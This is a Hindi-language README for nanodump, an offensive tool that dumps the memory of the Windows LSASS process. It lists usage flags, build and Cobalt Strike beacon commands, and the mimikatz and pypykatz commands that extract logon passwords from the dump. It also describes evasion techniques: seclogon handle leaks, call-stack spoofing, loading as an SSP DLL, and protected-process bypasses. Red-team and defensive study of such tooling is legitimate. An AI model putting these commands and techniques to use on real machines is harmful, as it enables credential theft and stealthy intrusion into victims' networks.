 fortra/nanodump
LSASS डंपिंग का स्विस आर्मी नाइफ

एक लचीला उपकरण जो LSASS प्रक्रिया का मिनीडंप बनाता है।
usage: Z:\nanodump.x64.exe [--write C:\Windows\Temp\doc.docx] [--valid] [--duplicate] [--elevate-handle] [--duplicate-elevate] [--seclogon-leak-local] [--seclogon-leak-remote C:\Windows\notepad.exe] [--seclogon-duplicate] [--spoof-callstack] [--silent-process-exit C:\Windows\Temp] [--shtinkering] [--fork] [--snapshot] [--getpid] [--help]
Dumpfile options:
    --write DUMP_PATH, -w DUMP_PATH
            filename of the dump
    --valid, -v
            create a dump with a valid signature
Obtain an LSASS handle via:
    --duplicate, -d
            duplicate a high privileged existing LSASS handle
    --duplicate-elevate, -de
            duplicate a low privileged existing LSASS handle and then elevate it
    --seclogon-leak-local, -sll
            leak an LSASS handle into nanodump via seclogon
    --seclogon-leak-remote BIN_PATH, -slt BIN_PATH
            leak an LSASS handle into another process via seclogon and duplicate it
    --seclogon-duplicate, -sd
            make seclogon open a handle to LSASS and duplicate it
    --spoof-callstack, -sc
            open a handle to LSASS using a fake calling stack
Let WerFault.exe (instead of nanodump) create the dump
    --silent-process-exit DUMP_FOLDER, -spe DUMP_FOLDER
            force WerFault.exe to dump LSASS via SilentProcessExit
    --shtinkering, -sk
            force WerFault.exe to dump LSASS via Shtinkering
Avoid reading LSASS directly:
    --fork, -f
            fork the target process before dumping
    --snapshot, -s
            snapshot the target process before dumping
Avoid opening a handle with high privileges:
    --elevate-handle, -eh
            open a handle to LSASS with low privileges and duplicate it to gain higher privileges
Miscellaneous:
    --getpid
            print the PID of LSASS and leave
    --chunk-size
            chunk size in KiB used to exfiltrate the dump without touching disk (default 900)
Help:
    --help, -h
            print this help message and leave
git clone https://github.com/fortra/nanodump.git
Linux पर MinGW के साथ
make -f Makefile.mingw
Windows पर MSVC के साथ (कोई BOF समर्थन नहीं)
nmake -f Makefile.msvc
Cobalt Strike पर NanoDump.cna स्क्रिप्ट आयात करें।
Beacon कंसोल में nanodump कमांड या nanodump.x64.exe बाइनरी चलाएँ।

यदि आपने --valid फ़्लैग निर्दिष्ट नहीं किया है, तो आपको अमान्य हस्ताक्षर पुनर्स्थापित करने की आवश्यकता है।
scripts/restore_signature <dumpfile>
mimikatz:
रहस्य प्राप्त करने के लिए बस चलाएँ:
mimikatz.exe "sekurlsa::minidump <dumpfile>" "sekurlsa::logonPasswords full" exit
pypykatz:
यदि आप linux पर रहना पसंद करते हैं, तो आप mimikatz के python3 पोर्ट का उपयोग कर सकते हैं जिसे pypykatz कहा जाता है:
python3 -m pypykatz lsa minidump <dumpfie>
PROCESS_VM_READ के साथ LSASS के लिए हैंडल खोलने से बचने के लिए, आप --fork पैरामीटर का उपयोग कर सकते हैं।
यह nanodump को PROCESS_CREATE_PROCESS एक्सेस के साथ LSASS के लिए हैंडल बनाने और फिर प्रक्रिया का 'क्लोन' बनाने पर मजबूर करेगा। इस नई प्रक्रिया को फिर डंप किया जाएगा। जबकि इसके परिणामस्वरूप एक प्रक्रिया निर्माण और विलोपन होगा, यह LSASS को सीधे पढ़ने की आवश्यकता को समाप्त करता है।
--fork विकल्प के समान, आप LSASS प्रक्रिया का स्नैपशॉट बनाने के लिए --snapshot का उपयोग कर सकते हैं।
यह nanodump को PROCESS_CREATE_PROCESS एक्सेस के साथ LSASS के लिए हैंडल बनाने और फिर PssNtCaptureSnapshot का उपयोग करके प्रक्रिया का स्नैपशॉट बनाने पर मजबूर करेगा। इस नई प्रक्रिया को फिर डंप किया जाएगा। पूरा होने पर स्नैपशॉट स्वचालित रूप से मुक्त हो जाएगा।
चूँकि LSASS के लिए हैंडल खोलना पता लगाया जा सकता है, nanodump इसके बजाय LSASS के मौजूदा हैंडल की खोज कर सकता है।
यदि कोई मिल जाता है, तो यह उसे कॉपी करेगा और मिनीडंप बनाने के लिए उसका उपयोग करेगा।
ध्यान दें कि ऐसा हैंडल मिलने की गारंटी नहीं है।
आप PROCESS_QUERY_LIMITED_INFORMATION के साथ LSASS के लिए हैंडल प्राप्त कर सकते हैं, जिसे संभवतः श्वेतसूची में रखा गया है, और फिर उस हैंडल को डुप्लिकेट करके ऊँचा कर सकते हैं।
LSASS के लिए हैंडल खोलने से बचने के लिए, आप CreateProcessWithLogonW को कॉल करके seclogon सेवा का दुरुपयोग कर सकते हैं ताकि LSASS हैंडल को nanodump बाइनरी में लीक किया जा सके।
इस सुविधा को सक्षम करने के लिए, --seclogon-leak-local पैरामीटर का उपयोग करें।
ध्यान रखें कि जब Cobalt Strike से उपयोग किया जाता है, तो इस सुविधा का उपयोग करने के लिए डिस्क पर एक अहस्ताक्षरित nanodump बाइनरी लिखी जानी चाहिए।
यह तकनीक पिछली के समान है, लेकिन हैंडल को nanodump में लीक करने के बजाय, इसे दूसरी बाइनरी में लीक किया जाता है और फिर डुप्लिकेट किया जाता है ताकि nanodump इसका उपयोग कर सके।
इस कार्यक्षमता तक पहुँचने के लिए --seclogon-leak-remote फ़्लैग का उपयोग करें।
आप फ़ाइल लॉक का उपयोग करके दौड़ की स्थिति जीतकर, seclogon प्रक्रिया को LSASS के लिए हैंडल खोलने और बंद होने से पहले इसे डुप्लिकेट करने के लिए धोखा दे सकते हैं।
इस कार्यक्षमता तक पहुँचने के लिए --seclogon-duplicate फ़्लैग का उपयोग करें।
आप हैंडल खोलने से बचने के लिए nanodump को LSASS में SSP के रूप में लोड कर सकते हैं।
जब DLL LSASS में लोड हो जाता है, तो पैरामीटर एक नामित पाइप के माध्यम से पारित किए जाएंगे और एक बार डंप पूरा हो जाने पर, DllMain FALSE लौटाएगा ताकि LSASS nanodump DLL को अनलोड कर दे।
आप कंपाइलर फ़्लैग PASS_PARAMS_VIA_NAMED_PIPES=0 के साथ पैरामीटर को DLL में हार्डकोड कर सकते हैं और नामित पाइप का उपयोग पूरी तरह से टाल सकते हैं।
डिफ़ॉल्ट रूप से, एक अहस्ताक्षरित nanodump DLL Temp फ़ोल्डर में अपलोड किया जाएगा जो स्वचालित रूप से हटा दिया जाएगा।
beacon> nanodump_ssp -v -w C:\Windows\Temp\lsass.dmp
यदि आप पहले से मौजूद DLL लोड करना चाहते हैं, तो आप चला सकते हैं:
beacon> nanodump_ssp -v -w C:\Windows\Temp\lsass.dmp --load-dll C:\Windows\Temp\ssp.dll
ध्यान दें कि यह भेद्यता जुलाई 2022 अद्यतन पैक (Windows 10 21H2 Build 19044.1826) में ठीक कर दी गई है।
इस सुविधा तक पहुँचने के लिए, nanodump_ppl_dump कमांड का उपयोग करें
beacon> nanodump_ppl_dump -v -w C:\Windows\Temp\lsass.dmp
इस सुविधा तक पहुँचने के लिए, nanodump_ppl_medic कमांड का उपयोग करें
beacon> nanodump_ppl_medic -v -w C:\Windows\Temp\lsass.dmp
क्योंकि डंप nanodump द्वारा नहीं बनाया गया है, इसमें हमेशा एक मान्य हस्ताक्षर होगा।
